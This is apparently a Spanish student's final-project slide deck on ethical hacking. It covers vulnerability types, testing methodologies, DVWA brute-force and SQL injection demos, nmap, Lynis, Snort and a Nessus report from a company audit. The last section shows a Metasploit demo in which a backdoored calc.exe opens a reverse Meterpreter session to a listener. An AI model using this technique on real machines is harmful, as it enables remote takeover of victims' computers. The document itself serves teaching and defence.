TFC: Administración de Redes y Sistemas Operativos

Hacking ético y Seguridad en Red

Alumno: Cristiano Dias

Consultor: José Manuel Castillo Pedrosa

Índice


Introducción

Este trabajo expone los problemas de seguridad que existen en los sistemas informáticos, orientado al hacking ético. Para ello hemos trabajado con las principales herramientas de seguridad y tratado algunas vulnerabilidades importantes.


Se definen las siguientes acciones para este proyecto:

- Investigar tipos de vulnerabilidad, como se detectan y como las publican, tipos de organizaciones y sus políticas
- Buenas Practicas y Metodologías
- Demostración práctica de algunos tipos de ataques en servidores Web.
- Auditoría real en una empresa generando report y auditoría Wireless
- Prueba de penetración con Metasploit
- Hacker Google

Perfil del Hacker ético



- ✔ Experto en algún campo de la informática
- ✔ Conocimiento de sistemas operativos y redes
- ✔ Conocimiento de Hardware y Software
- ✔ Conocimiento de lenguajes de Programación
- ✔ Ayudar a defender los sistemas informáticos contra ataques.
- ✔ Descubrir la vulnerabilidad y no aprovechar para su beneficio propio.




Vulnerabilidades

Los tipos de vulnerabilidades más comunes son:


- **Buffer Overflow** → Ultrapasar límite de la memoria
- **Inyección de código** (SQL Inyection) → Validar entradas con códigos.
- **Cross Site XSS** →Campo de entrada no dispone de filtros
- **Cracker** → Sacar el código de registro para validar la aplicación.
- **Ingeniería Social** → Engañar el usuario para infiltrar en el sistema.
- **Race Condition** → Acceso simultaneo al sistema.
- **Redes Wi-FI** → Ataques a redes inalámbricas.

Pueden ser clasificadas según sea su nivel en :



Divulgar y detectar la vulnerabilidad.

El proceso para detectar una vulnerabilidad sigue estas etapas:



Los grupos y políticas importantes:

CERT/CC: Máximo grupo responsable de publicar las vulnerabilidades.


RPP: Rainforest Puppy Policy que son las políticas de divulgación que deberá seguir.

OIS: Organización para la Seguridad en Internet ayudará a adaptar mejor las políticas de seguridad.

Buenas Prácticas y Metodologías

OTP (OWASP Testing Project)

Metodología más importante para aplicaciones Web , tiene más de 300 tipos de soluciones




OSSTMM

Framework para crear teste de seguridad

ISSAF (Information System Security Assessment Framework)

Framework para testeo de seguridad , donde trabaja con revisiones de expertos del sector.



Informes

Después de realizar una auditoria se crea un informe que deberá ser entregado a la empresa.

Red Auditada:

Información General de la Red:


Número de Contraseñas Web Interceptadas:
Número de Comunicaciones Cifradas Interceptadas:
Información general de la red:

- Direcciones de red auditada
- Número total de equipos
- Número total de intrusiones ejecutadas a los equipos de la red
- Tabla con las contraseñas Web interceptadas.
- Tabla con las comunicaciones cifradas interceptadas.


- Muchas herramientas ya sacan los informes después de realizar la auditoria.

Tipos de ataques en Servidor Web (I)


Se realiza una prueba de un ataque de **Fuerza Bruta** a un Servidor Web (DVWA).



Entrada de datos




Captura la entrada



Ejecuta una payload para encontrar la password

Tipos de ataques en Servidor Web (II)

Se realiza la prueba **SQL Inyección** en el Servidor Web DVWA



Después de introducir un código en el campo **Username** comprobamos que por una mala programación ese código hace una consulta a la base de datos del servidor web y retorna todos los usuarios de una tabla.


- Como **prevención** podemos utilizar algunas funciones de filtrado.


Pruebas de enumeración

Las pruebas de enumeración se trata de la fase donde recolectaremos toda información relacionada con los puertos, servicios, sistemas operativos, nombres de usuarios, equipos y recursos de red.

- Herramienta importante en esta fase: **nmap , hping, ping**

Compruebo el estado de los puertos de una página Web







Posibles estados de los puertos son:

- Abierto
- Cerrado
- Filtrado


Auditoría Aplicación Web

Este tipo de auditoría consiste en comprobar las posibles vulnerabilidades existentes en una determinada aplicación Web. Esta prueba se puede realizar de manera automática mediante alguna aplicación, utilizaremos la **Websecurity** que viene con Backtrack.





Prueba realizada en la web www.uoc.edu , detecta un fallo donde es posible ver emails de posibles usuarios. Esta información puede ser utilizada para un posible ataque.





Información del nombre servidor Web y la versión que está trabajando. Lo más correcto sería no dejar esta información disponible en el banner.


Auditoría en Sistema Operativo

La fase de auditoría en sistema operativo es muy importante en el proceso de auditoría de seguridad. Con esta prueba podemos ver los puntos que son considerables débiles y las mejores medidas que debemos tomar para solucionarlo.

Para esta prueba hemos realizado una auditoría en un sistema ***Linux*** con la aplicación ***Lynus***. Se ejecuta: **usr/sbin/lynis –auditor Cristiano –reverse-colors –profile auditoria_linux**








Inicialmente en el sistema Linux hemos creado una password débil y se comprueba tras la auditoria que hay una sugerencia para modificarla.

Mecanismo para Detención DoS

Para prevenir el tipo de ataque **DoS** (Denegación de servicio), utilizamos un **IDS** (Sistema para detecta intrusión). Con este sistema podremos filtrar todo lo que pasa por la red y comprobar posibles ataques. Una de las herramientas más importantes es Snort, debajo tenemos un **SERVIDOR** configurado para detectar este tipo de ataque.




```
Not Using PCAP_FRAMES
05/16-10:50:00.622543  [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:05.456370  [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:10.457772  [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:15.458165  [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 192.168.1.17 -> 10.40.1.3
```

Log con el resultado del posible ataques de PC´S externos.


Servidor IDS (Snort)


```
alert tcp any any -> any any (flags: S; threshold: type threshold, track by_dst, count 2, seconds 1; msg: "PC externo hace ping";)
```

alert -- Activar mensaje de alarma.
tcp -- Tipo de protocolo que filtra.
any any -> any any – Dirección del puerto origen/destino**.**
itype: 8 -- El tipo de mensaje del protocolo.
msg – El mensaje que aparecerá en el log
sid – Número interno de identificación para la regla.

Auditoría con Nessus (I)

Nessus es una gran herramienta para realizar auditoría en una red interna con la finalidad de encontrar posibles vulnerabilidades. Para ello hemos realizado una prueba en una empresa. Definimos previamente que tipo de prueba se deberá realizar.






En el resultado podemos comprobar los hosts afectados , ***la gravedad y también el tipo de vulnerabilidad***. A partir del listado de vulnerabilidad podemos ir trabajando por importancia de la gravedad. En cada caso Nessus informa de la solución para remediar el problema.

Auditoría con Nessus (II)

Nessus ofrece un informe con las vulnerabilidades por cada host, con su descripción detallada y la posible solución.



172.25.5.11

Scan Information

Start time:	Thu May 15 05:45:12 2014
End time:	Thu May 15 05:54:52 2014

Host Information

DNS Name:	[redacted] Por Seguridad hemos borrado el DNS de la empresa auditada.
Netbios Name:	DMURGN2
IP:	172.25.5.11
MAC Address:	00:25:b3:18:5d:cf
OS:	Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3

Results Summary

Critical	High	Medium	Low	Info	Total
1	1	4	1	26	33

Results Details

0/icmp

	10114 - ICMP Timestamp Request Remote Date Disclosure	[-/+]

0/tcp

	73182 - Microsoft Windows XP Unsupported Installation Detection	[-/+]
	24786 - Nessus Windows Scan Not Performed with Admin Privileges	[-/+]
	12053 - Host Fully Qualified Domain Name (FQDN) Resolution	[-/+]
	25220 - TCP/IP Timestamps Supported	[-/+]
	35716 - Ethernet Card Manufacturer Detection	[-/+]

73182 (5) - Microsoft Windows XP Unsupported Installation Detection

Synopsis

The remote operating system is no longer supported.

Description

The remote host is running Microsoft Windows XP.

Support for this operating system by Microsoft ended April 8th, 2014.
This means that there will be no new security patches, and Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

See Also

http://www.nessus.org/u?33ca8af0

Solution

Upgrade to a version of Windows that is currently supported. Solución propuesta

Risk Factor

Critical

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information:

Publication date: 2014/03/25, Modification date: 2014/05/06 Podemos ver que se trata de un plugin nuevo


Hosts

172.25.5.11 (tcp/0)
172.25.5.13 (tcp/0)
172.25.5.14 (tcp/0)
172.25.5.20 (tcp/0)
172.25.5.23 (tcp/0)

Equipos Afectados

Prueba Penetración con METASPLOIT (I)

METASPLOIT se puede realizar muchas pruebas de penetración, es muy importante para cualquier Hacker ético.



El Hacker ha inyectado un código malicioso al programa **calc.exe** y enviado a la red, el usuario cristiano ejecuta ese programa, a partir de ese momento el atacante tiene total acceso a su máquina.

Prueba Penetración con METASPLOIT (II)

Se queda en modo escucha:


```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.61:4444
[*] Starting the payload handler...
```

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.61:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.180
[*] Meterpreter session 1 opened (192.168.1.61:4444 -> 192.168.1.180:6078) at 2014-05-18 19:32:31 +0200

meterpreter >
```

IP DEL PC DE LA VICTIMA

Momento en que la víctima ejecuta el archivo infectado

Después que la victima ejecuta el archivo infectado, el atacante tiene total control de su equipo. En la imagen de la derecha podemos ver los procesos que están en ejecución. Utilizaremos el proceso **explorer.exe** que permite ejecutar algún ***sniffer*** para alguna aplicación.

